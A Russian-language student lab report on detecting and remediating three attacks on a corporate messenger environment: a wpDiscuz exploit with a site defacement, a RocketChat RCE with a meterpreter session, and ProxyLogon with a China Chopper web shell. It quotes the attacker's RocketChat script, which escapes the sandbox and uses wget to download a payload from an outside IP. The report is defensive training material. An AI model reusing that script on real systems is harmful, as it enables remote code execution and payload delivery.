Лабораторная работа №3

Защита корпоративного мессенджера

Панченко Д.Д. 1132229056
Савурская П.А. 1132222827
Кочарян Н.Р. 1132221541
Чистякова Д.В. 1132220820

Содержание

1 Цель работы

Защитить корпортивный мессенджер от атаки. Найти и устранить уязвимости и последствия от них.

2 Выполнение лабораторной работы

2.1 Уязвимость WordPress wpDiscuz и последствие WordPress Deface

2.1.1 Обнаружение уязвимости WordPress wpDiscuz

Детектируем эксплуатацию уязвимости CVE-2020-24186 с помощью сетевого сенсора ViPNet IDS NS (рис. 2.1, рис. 2.2).



Рис. 2.1: Журнал событий сетевого сенсора ViPNet IDS NS



Рис. 2.2: Карточка события ИБ

С помощью «WP Activity Log» проверяем журнал и обнаруживаем авторизацию внешнего пользователя и загрузку файла (рис. 2.3).

Рис. 2.3: Окно пользовательской активности в WordPress

2.1.2 Устранение уязвимости WordPress wpDiscuz

Закрытие уязвимости можно осуществить с помощью отключения плагина WpDiscuz. Для отключения плагина в панели инструментов заходим в раздел «Plugins» и далее отключаем нужный плагин (рис. 2.4).



Рис. 2.4: Отключение плагина в панели управления в WordPress

Данная нагрузка заключается в том, что нарушитель устанавливает shell сессию с уязвимой машиной. Для обнаружения meterpreter-сессии проверим сокеты уязвимой машины на подключение с помощью утилиты `ss` (рис. 2.5).



Рис. 2.5: Отображение информации о TCP-соединениях

Для закрытия вредоносного сокета завершим процесс с помощью команды `kill` (рис. 2.6).

Рис. 2.6: Процесс закрытия meterpreter-сессии

Уязвимость WordPress wpDiscuz устранена (рис. 2.7).

Рис. 2.7: Устранение уязвимости WordPress wpDiscuz

2.1.3 Устранение последствия WordPress Deface

Данная нагрузка подразумевает изменение внешнего вида сайта путем изменения главной страницы сайта на картинку «hacked» (рис. 2.8).



Рис. 2.8: Страничка сайта

Для нейтрализации данной нагрузки сформируем backup с помощью плагина Updraft Backup/Restore (рис. 2.9).



Рис. 2.9: Существующие резервные копии UpdraftPlus

Выберем самую последнюю резервную копию и проведем восстановление (рис. 2.10).



Рис. 2.10: Успешное выполнение восстановления

Последствие «Deface» веб-интерфейса успешно устранено (рис. 2.11).

Рис. 2.11: Устранение последствия WordPress Deface

2.2 Уязвимость RocketChat RCE и последствие RocketChat meterpreter

2.2.1 Обнаружение уязвимости RocketChat RCE

Детектируем скачивание вредоносного файла в формате «.elf» для установки TCP-соединения (рис. 2.12).



Рис. 2.12: События ИБ в сетевом сенсоре ViPNet IDS NS

После восстановления пароля администратора (см. следующий пункт) в веб-интерфейсе RocketChat можем увидеть добавленные сценарии (рис. 2.13, рис. 2.14).



Рис. 2.13: Выполнение сценариев

Script

```
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('wget http://195.239.174.11:8010/DirtyScript');
```

Рис. 2.14: Сценарий

2.2.2 Устранение уязвимости RocketChat RCE

Для восстановления доступа к аккаунту администратора сбросим пароль. Письмо с инструкциями для сброса пароля читаем в файле `/var/mail/admin` (рис. 2.15, рис. 2.16)



Рис. 2.15: Восстановление пароля

```
To reset your password, simply click the link below.

http://10.10.2.22:3000/reset-password/liIkfgfFqLZox66hvu79WG4lpawFgimWK6CZy=
LF3sSk
```

Рис. 2.16: Ссылка для сброса пароля

Переходим по ссылке и вводим новый пароль. Также для учетной записи администратора настроена двухфакторная аутентификация, воспользуемся кодами восстановления, которые записаны в файле `/home/user/backup_codes` (рис. 2.17, рис. 2.18).



Рис. 2.17: Восстановление пароля



Рис. 2.18: Коды восстановления

Включим обязательный второй фактор для всех пользователей. Зайдем в «Администрирование», выберем роль и активируем параметр «Пользователи должны использовать двухфакторную аутентификацию» (рис. 2.19).



Рис. 2.19: Настройка обязательной двухфакторной аутентификации

Настроим автоматическое подтверждение почты во вкладке «Администрирование» (рис. 2.20).



Рис. 2.20: Настройка регистрации новых пользователей

Настроим автоматическую двухфакторную аутентификацию по электронной почте для новых пользователей во вкладке «Администрирование» (рис. 2.21).



Рис. 2.21: Настройка автоматической двухфакторной аутентификации

Вторая NoSQL инъекция для повышения привилегий использует высокоуровневый оператор БД `$where`, то отключим выполнения JavaScript на стороне сервера базы данных. Для этого отредактируем файл конфигурации БД `/etc/mongod.conf` (рис. 2.22).



Рис. 2.22: Настройка конфигурации БД

Для применения настроек перезапустим службу (рис. 2.23).



Рис. 2.23: Перезапуск службы

Уязвимость RocketChat RCE устранена (рис. 2.24).

Рис. 2.24: Устранение уязвимости RocketChat RCE

2.2.3 Устранение последствия RocketChat meterpreter

Для устранения meterpreter-сессии сначала выполним команду `ss -tp` для обнаружения активных соединений, а после командой `sudo kill` завершим процесс, устанавливающий соединение с хостом злоумышленника (рис. 2.25, рис. 2.26).



Рис. 2.25: Сокет с узлом нарушителя



Рис. 2.26: Завершение процесса

Последствие RocketChat meterpreter успешно устранено (рис. 2.27).

Рис. 2.27: Устранение последствия RocketChat meterpreter

2.3 Уязвимость Proxylogon и последствие Exchange China Chopper

2.3.1 Обнаружение уязвимости Proxylogon

С помощью ViPNet IDS NS обнаруживаем несколько событий, которые связаны с эксплуатацией уязвимости Proxylogon (рис. 2.28).



Рис. 2.28: Список событий, направленных на уязвимый сервер

2.3.2 Устранение уязвимости Proxylogon

Во время эксплуатации уязвимости Proxylogon нарушитель совершает GET и POST запросы к /ecp. Ограничим доступ к директории, чтобы уязвимость не эксплуатировалась, с помощью Internet Information Services Manager (рис. 2.29, рис. 2.30).



Рис. 2.29: Окно IIS



Рис. 2.30: IP Address and Domain Restrictions

Также обнаруживаем meterpreter-сессию нарушителя с уязвимым сервером при помощи утилиты `netstat` с ключами `-b` и `-o` (рис. 2.31).



Рис. 2.31: Сокет с узлом нарушителя

Завершим meterpreter-сессию нарушителя с уязвимым сервером (рис. 2.32, рис. 2.33).



Рис. 2.32: Завершение процесса



Рис. 2.33: Завершение процесса

Уязвимость Proxylogon устранена (рис. 2.34).

Рис. 2.34: Устранение уязвимости Proxylogon

2.3.3 Устранение последствия Exchange China Chopper

Backdoor China Chopper установлен в самую очевидную для таких атак директорию. Находим его в `C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\` (рис. 2.35).



Рис. 2.35: Backdoor China Chopper

Для устранения нагрузки Backdoor China Chopper удаляем файл веб-оболочки и завершаем meterpreter-сессию, что уже было сделано в предыдущем пункте (рис. 2.36).



Рис. 2.36: Backdoor China Chopper

Последствие Exchange China Chopper успешно устранено (рис. 2.37).

Рис. 2.37: Устранение последствия Exchange China Chopper

3 Вывод

В результате выполнения работы мы успешно устранили три уязвимости и три последствия (рис. 3.1):

1) Уязвимость WordPress wpDiscuz и последствие WordPress Deface;

2) Уязвимость RocketChat RCE и последствие RocketChat meterpreter;

3) Уязвимость Proxylogon и последствие Exchange China Chopper.



Рис. 3.1: Успешное устранение уязвимостей и последствий